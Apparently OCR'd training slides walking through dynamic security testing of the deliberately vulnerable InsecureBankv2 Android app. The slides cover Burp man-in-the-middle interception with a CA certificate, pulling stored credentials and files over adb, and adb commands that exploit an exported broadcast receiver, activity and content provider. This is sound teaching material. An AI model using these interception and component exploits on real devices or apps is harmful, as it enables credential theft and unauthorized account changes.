
- Once opened, select Proxy and Options tab.



Unencrypted Data Transmitted and Man in the Middle

Solution


- In Proxy Listeners, select Edit in the first one and activate the option of listening in all the interfaces. This way, it is also possible to analyse real devices if the interface of the virtual machine is configured in “Bridged” mode.



Unencrypted Data Transmitted and Man in the Middle

Solution

- Then, on the “Request handling” tab, activate the “Support invisible proxying” option.




- Click “Ok” to accept changes.

Unencrypted Data Transmitted and Man in the Middle

Solution

- Select CA certificate below.
- Extract the certificate from the CA for Android to accept certificates signed by Burp and thus it is possible to inspect SSL connections.




Unencrypted Data Transmitted and Man in the Middle

Solution

- In the window that pops up, select “Certificate in DER format”:


- And save the result in a file with “cdr” extension. Android does not detect certificates with “der” extension:




Unencrypted Data Transmitted and Man in the Middle

Solution

- First, the proxy will only intercept incoming requests to modify with certain conditions. Add two new rules:
  - First, click Add on “Intercept Client Requests” and add a rule including the following data:



- Follow the same process with the following rule:



Unencrypted Data Transmitted and Man in the Middle

Solution

Configuration of the emulator

- First of all it is necessary to install the certificate created in the emulator for the certificates created by Burp to be accepted.
- To do this and with the emulator running, execute the following command from the path in which the certificate has been stored.

```
> adb push certificado.cdr /sdcard/
```

- Remember that the emulator should have USB storage configured. If it is not configured, you should turn it off, edit it (with AVD Manager) and restart it.
- On a phisical device, it is possible to copy the file directly from the files browser in the SD card. Take into consideration that adb has no permissions to write on the SD card oin physical devices.

Unencrypted Data Transmitted and Man in the Middle


Solution

- Switch to the emulator.
- Move to the system's settings.


Unencrypted Data Transmitted and Man in the Middle

Solution

- In settings, browse to “Security”.




- There, select “Install from SD card”.



Unencrypted Data Transmitted and Man in the Middle

Solution

- The following dialog window will pop up:



- Make sure that credentials will be used in VNP and applications, and select “Ok”.

Unencrypted Data Transmitted and Man in the Middle

Solution

- Then, configure the emulator's proxy so that all the traffic is redirected through the proxy that we have configured.
- To do this, it is necessary to close the emulator and open it again by using the following console command.

```
santoku@santoku-VirtualBox:~$ emulator @TestDevice -http-proxy localhost:8080 -d
ebug-proxy
```

- Parameters:
  - **`TestDevice`** is the name of the device in AVD Manager.
  - **`-http-proxy`** indicates that the network connection of the emulator will redirect the http traffic to a proxy server.
  - **`localhost:8080`** indicates the address and the port in which the proxy is listening (if it is in the same machine, it is possible to write localhost).
  - **`debug-proxy`** indicates that packets sent by the proxy are printed out through the standard exit (console).

Unencrypted Data Transmitted and Man in the Middle

Solution

Intercept connection to Insecure Bank


- Being the proxy running and configured, and the emulator executing with the options mentioned, it is possible to capture and modify requests made to the back end of the application.
- Open the application Insecure Bank again:
  - Make sure that the server is on.
  - Review in preferences of the application that the server IP corresponds to the machine in which it is installed.
- Try to login with the user's data. If you have not changed them:
  - User: jack
  - Password: Jack@123$

Unencrypted Data Transmitted and Man in the Middle

Solution

Intercept connection to Insecure Bank

- When you click Login, the “Intercept”tab in Proxy will be highlighted and will show the HTTP request for login.
- Apart from confirming that the connection is not encrypted, it is possible to modify the content of the request.
- Modify the password and click on “Forward”.




- The client will receive the “incorrect password” response.

Unencrypted Data Transmitted and Man in the Middle

Solution

- If you want to review the rest of connections made by the emulator, it is possible to click the “HTTP history” tab.




Unencrypted Data Transmitted and Man in the Middle

Solution

Intercept connection to Insecure Bank

- Then, inspect an SSL connection.
- Open the browser and write https://www.google.com
- While the browser shows the load window, move to proxy and observe the Intercept tab.
- Apart from the content of the SSL request, it is also possible to modify it as desired.



Data Storage

- During this task, findings discovered during the static analysis will be reviewed and all the files created in execution time will be verified.

Task
Verify that issues identified during the static analysis (passwords file, files in the external storage mechanism, etc.) are present during the execution of the app. Furthermore, check all the files created by the application in the execution time.

Expected result
A list including the files created by the application and measures that each of them have implemented to access the information existing in them.

Data Storage

Solution

- First, analyse the content of the “shared prefs” folder:

```
> cd shared_prefs
> ls
```

```
shell@condor_umts:/data/data/com.android.insecurebankv2/shared_prefs $ ls
com.android.insecurebankv2_preferences.xml
mySharedPreferences.xml
```

```
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="serverport">8888</string>
    <string name="serverip">192.168.0.63</string>
</map>
shell@condor_umts:/data/data/com.android.insecurebankv2/shared_prefs $
```

- Even if this information is included for the server’s URL to be modified during the learning process, such a configuration, would allow other applications to modify the server’s address and thus, to send data to a malicious server; above all, due to the lack of SSL connections.

Data Storage

Solution

- The second file shows the following data:

```
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="EncryptedUsername">amFjaw==
    </string>
    <string name="superSecurePassword">v/sJpihDCo2ckDmLW5Uwiw==
    </string>
</map>
shell@condor_umts:/data/data/com.android.insecurebankv2/shared_prefs $
```

- Data corresponds to the storage of user and password that has been identified in the static analysis. As it was verified before, the key is encrypted in the code.

Data Storage


Solution

- Then, inspect the “databases” directory.
  ```
  > cd databases
  ```
- Observe the existence of a mydb file. In order to inspect the permissions of such file, first, it is necessary to modify its permissions for it to be removable from the emulator/device.
  ```
  > chmod 777 mydb
  ```
- Logout the session of the user and adb.
  ```
  > exit
  ```
- From the console, execute:
  ```
  > adb pull
  /data/data/com.android.insecurebankv2/databases/myd
  ```

Data Storage

Solution

- As its name suggests, probably, it is a database file in sqlite format (quite common in mobile devices). Therefore, open the file with the Sqliteman tool, available in Santo



- Even if the file does not seem to include relevant information, by the moment , it is ready to store data such as credit cards, without encrypting it.

Data Storage

Solution

- Finally, review the external storage, since, during the static analysis, it was verified that information was stored there:

```
> cd /sdcard
> ls
```

- Performing an ls and, depending on the information existing in the SD card, you can observe that a Statements_jack.html file is included.
- This file includes information related to transfers made from the device.

```
shell@condor_umts:/ $ cd /sdcard
shell@condor_umts:/sdcard $ cat Statements_jack.html

Message:Success From:999999999 To:555555555 Amount:123
<hr>shell@condor_umts:/sdcard $
```

- Given the location in which it is stored, all the applications will be able to access the file.

Data Storage

Solution

- In total, the following problems have been identified:
  - Server's address stored without protection measures.
  - User and password of the service encrypted with a non-encrypted key within the code of the application.
  - Database file of transactions that, in the moment of the revision is empty, but according to its structure seems to include very sensitive information (credit card).
  - Transaction file stored in the SD card (shared) without protection measures.

Vulnerable Components

- During the static analysis of the application, a series of vulnerable components (Broadcast Receiver, Activities, and Content Providers) were identified. During this activity, the existence of such vulnerabilities will be verified in a practical way.

Task
Prove the existence of vulnerable components in the application by executing attacks on them. To perform this task, it is advisable to use the list of components obtained during the static analysis and the decompiled code in smali or Java format.

Expected result
A list including the components whose vulnerabilities have been verified and evidences of the results obtained on them after each attack.

Vulnerable Components - BroadcastReceivers

Solution

- During the static analysis, the Broadcast Receiver “MyBroadcastReceiver was identified to be exposed and susceptible to be attacked.
- The manifest of the application indicates the user that the action used to activate the Broadcast Receiver is “theBroadcast”.

```
<receiver
    android:name=".MyBroadCastReceiver"
    android:exported="true" >
    <intent-filter>
        <action android:name="theBroadcast" >
        </action>
    </intent-filter>
</receiver>
```

- Conduct a search in JD-GUI to locate the parameters that the receiver uses.

```
private void broadcastChangepasswordSMS(String paramString1, String paramString2)
{
  if (TextUtils.isEmpty(paramString1.toString().trim()))
  {
    System.out.println("Phone number Invalid.");
    return;
  }
  Intent localIntent = new Intent();
  localIntent.setAction("theBroadcast");
  localIntent.putExtra("phonenumber", paramString1);
  localIntent.putExtra("newpass", paramString2);
  sendBroadcast(localIntent);
}
```

Vulnerable Components - BroadcastReceivers

Solution

- Verify that two parameters are received: the phone number and the new password.
- Analyse the code of MyBroadcastReceiver.

```
public void onReceive(Context paramContext, Intent paramIntent)
{
  String str1 = paramIntent.getStringExtra("phonenumber");
  String str2 = paramIntent.getStringExtra("newpass");
  if (str1 != null)
    try
    {
      SharedPreferences localSharedPreferences = paramContext.getSharedPreferences("mySharedPreferenc
      this.usernameBase64ByteString = new String(Base64.decode(localSharedPreferences.getString("Encr
      String str3 = localSharedPreferences.getString("superSecurePassword", null);
      String str4 = new CryptoClass().aesDeccryptedString(str3);
      String str5 = str1.toString();
      String str6 = "Updated Password from: " + str4 + " to: " + str2;
      SmsManager localSmsManager = SmsManager.getDefault();
      System.out.println("For the changepassword - phonenumber: " + str5 + " password is: " + str6);
      localSmsManager.sendTextMessage(str5, null, str6, null, null);
      return;
    }
    catch (Exception localException)
```

- The operation sends an SMS informing of the update of the password. If it is possible to call the receiver from other application, it would be possible to modify the user's password.

Vulnerable Components - BroadcastReceivers

Solution

- The console of the device allows us to send Intents without needing to create an application to send them. This way, it is possible to check the response of an application very quickly.
- Use adb to create an Intent that exploits a vulnerability of the receiver and sends an SMS changing the user's password.
- Use the following one:


```
> adb shell
> am broadcast -a theBroadcast -n
com.android.insecurebankv2/com.android.insecurebankv2.MyBro
adCastReceiver --es phonenumber 123456 -es newpass   Prueba@123!
```

- Parameters:
  - `-a` (indicates the action)-
  - `-n` (indicates the component)-
  - `-es` (adds an extra to the intent in key format and then, value)-

Vulnerable Components - BroadcastReceivers

Solution

- According to the Android version, a warning message will appear letting the user know that a text message will be sent.



Vulnerable Components - Activities

Solution

- During the static analysis it was verified that the PostLogin activity has the attribute exported = true.
- It implies that it is possible to send it from other applications.
- By using a similar approach to the one used to exploit the BroadcastReceiver.


```
> adb shell
> am start -n com.android.insecurebankv2/.PostLogin
```

- Parameters:
  - `start` indicates that an activity or services is going to start.
  - `-n` indicates the path to the service or activity to start.

Vulnerable Components - Activities

Solution

- Check how the application menu is loaded:



- This menu should be loaded only after having entered a valid user and password.

Vulnerable Components - Content Providers

Solution

- During the static analysis of the application, it was verified that it stated a Content Provider that could be accessed from other applications and was not protected by permissions.
- The first thing to do in order to exploit it is to locate the URI that the provider points at in the code. To this end:

```
> androlyze -s
> a, d, dx = AnalyzeAPK("InsecureBankv2.apk")
> z = dx.tainted_variables.get_strings()
> for i in z:
    if 'content' in i[0].get_info():
        print i[0].get_info()
        print i[0].show_paths(d)
```

- It provides the following result among others:

```
content://com.android.insecurebankv2.TrackUserContentProvider/t
rackerusersR
2 Lcom/android/insecurebankv2/TrackUserContentProvider;-
><clinit> ()V
```

Vulnerable Components - Content Providers

Solution

- If the URI is known:
  `content://com.android.insecurebankv2.TrackUserContentProvider/trackerusersR`
- It is possible to execute the following command from the shell of the device/emulator.
  ```
  > adb shell
  > content query --uri content://com.android.insecurebankv2.TrackUserContentProvider/trackerusers
  ```
- This command makes a content provider request as if it was other application of the system.
- The result obtained is the content of the tracking file:

```
Row: 0 id=1, name=jack
Row: 1 id=2, name=jack
```

Runtime Handling

- Runtime handling allows the user to modify the behaviour of the application in runtime.
- It can be used to avoid protection measures implemented only in the client, to discover elements hidden in the application (paid content, etc.) or analyse the behaviour of an application against unplanned events.

Task
Use the Java debugger (jdb) to modify the behaviour of the login activity so that, regardless the name that the user has entered, it is always exchanged by other that makes the login fail.


Expected result
When the user clicks on “Login”, the application will log with a different user that will be loaded after the failed attempt.

Runtime Handling

Solution

- Applications debugging on Android is performed via jdb.
- To use the debugger, it is necessary to know the port that it has to be connected to. On the emulator, all the applications enable the connection of the debugger through a port configured via adb.
- In order to discover the port related to Insecure Bank v2, open the console:

```
> ddms
```



Name			
TestDevice [emulator-5554]	Online		TestDevice [4.3.1,
com.android.launcher	411		8600
system_process	279		8602
com.android.mms	650		8604
com.android.inputmethod.latin	381		8605
com.android.providers.calendar	623		8608
android.process.media	356		8609
com.android.phone	398		8611
com.android.insecurebankv2	755		8614
com.android.systemui	572		8615

- Jdb should connect to 8614.

Runtime Handling

Solution

- Open jdb:
  `> jdb -attach localhost:8614`
- In order to search a point in which our code may be executed, check the list of methods that the class of the login activity has.
  `> methods com.android.insecurebankv2.LoginActivity`
- All the methods that the class has are obtained.

```
android.view.Window$Callback onCreatePanelMenu(int, android.view.Menu)
android.view.Window$Callback onCreatePanelView(int)
android.view.Window$Callback onDetachedFromWindow()
android.view.Window$Callback onMenuItemSelected(int, android.view.MenuItem)
android.view.Window$Callback onMenuOpened(int, android.view.Menu)
android.view.Window$Callback onPanelClosed(int, android.view.Menu)
android.view.Window$Callback onPreparePanel(int, android.view.View, android.vie
.Menu)
android.view.Window$Callback onSearchRequested()
android.view.Window$Callback onWindowAttributesChanged(android.view.WindowManag
r$LayoutParams)
android.view.Window$Callback onWindowFocusChanged(boolean)
